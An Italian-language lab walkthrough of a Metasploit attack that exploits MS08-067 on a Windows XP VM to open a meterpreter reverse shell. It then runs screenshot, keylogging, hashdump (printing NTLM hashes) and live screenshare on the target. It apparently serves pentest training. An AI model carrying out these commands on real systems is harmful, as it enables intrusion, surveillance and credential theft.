

Exploit windows xp (192.168.0.6)

Apro msfconsole e cerco un exploit per la vulnerabilità ms08-067 -seleziono l’exploit “0” ossia ms08_067_netapi.




```
msf6 > search ms08

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms08_067_netapi             2008-10-28       great      Yes    MS08-067 Microsoft S
   1  exploit/windows/smb/smb_relay                   2001-03-31       excellent  No     MS08-068 Microsoft W
   2  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07       normal     No     MS08-078 Microsoft I
   3  auxiliary/admin/ms/ms08_059_his2006             2008-10-14       normal     No     Microsoft Host Integ
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13  normal   No     Microsoft Visual Stu
   5  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07       excellent  No     Snapshot Viewer for
   6  exploit/windows/browser/ms08_053_mediaencoder   2008-09-09       normal     No     Windows Media Encode
   7  auxiliary/fileformat/multidrop                                   normal     No     Windows SMB Multi Dr


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multidrop

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Cerco un payload compatibile e seleziono il numero 62 windows/meterpreter/reverse_tcp




```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
```

Setto il parametro rhost con l’indirizzo vittima,faccio un check per la vulnerabilità e avvio l’exploit.



```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.4      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   ──  ────
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.0.6
rhost ⇒ 192.168.0.6
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.0.6:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.0.4:4444
[*] 192.168.0.6:445 - Automatically detecting the target ...
[*] 192.168.0.6:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.0.6:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.0.6:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.4:4444 → 192.168.0.6:1065) at 2023-10-02 06:18:14 +0200
```


L’exploit ha avuto successo e sono riuscito a creare una sessione meterpreter sulla macchina vittima. Confermo con il comando ipconfig.



```
[*] Sending stage (175686 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.4:4444 → 192.168.0.6:1065) at 2023-10-02 06:18:14 +0200

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:2c:83:28
MTU          : 1500
IPv4 Address : 192.168.0.6
IPv4 Netmask : 255.255.255.0

meterpreter > screenshot
Screenshot saved to: /home/kali/GDRHScEt.jpeg
meterpreter > █
```


Testo vari comandi tra cui:

-screenshot




```
meterpreter > screenshot
Screenshot saved to: /home/kali/GDRHScEt.jpeg
```

Lista webcam




```
meterpreter > webcam_list
[-] No webcams were found
```

Inizio cattura tastiera




```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Dump della tastiera registrata




```
meterpreter > keyscan_dump
Dumping captured keystrokes...
```

hashdump




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ccedc1f5c4cefd10db54ace536ebb8a:dbeb347fd5bd595a37a3563f13938a4a:::
nez:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9985e6fdb458ccf133086e47d12456a8:::
meterpreter > 
```

Avvioa una sessione di screenshare che mi permette di visualizzare il desktop vittima in tempo reale.



```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/POdYXQuK.html
[*] Streaming...
```

Il comando screenshare in esecuzione.



```
Target IP  : 192.168.0.6
Start time : 2023-10-02 06:32:00 +0200
Status     : Playing
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\nez>hello this is a keyboard capture test.
'hello' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\nez>
```

www.metasploit.com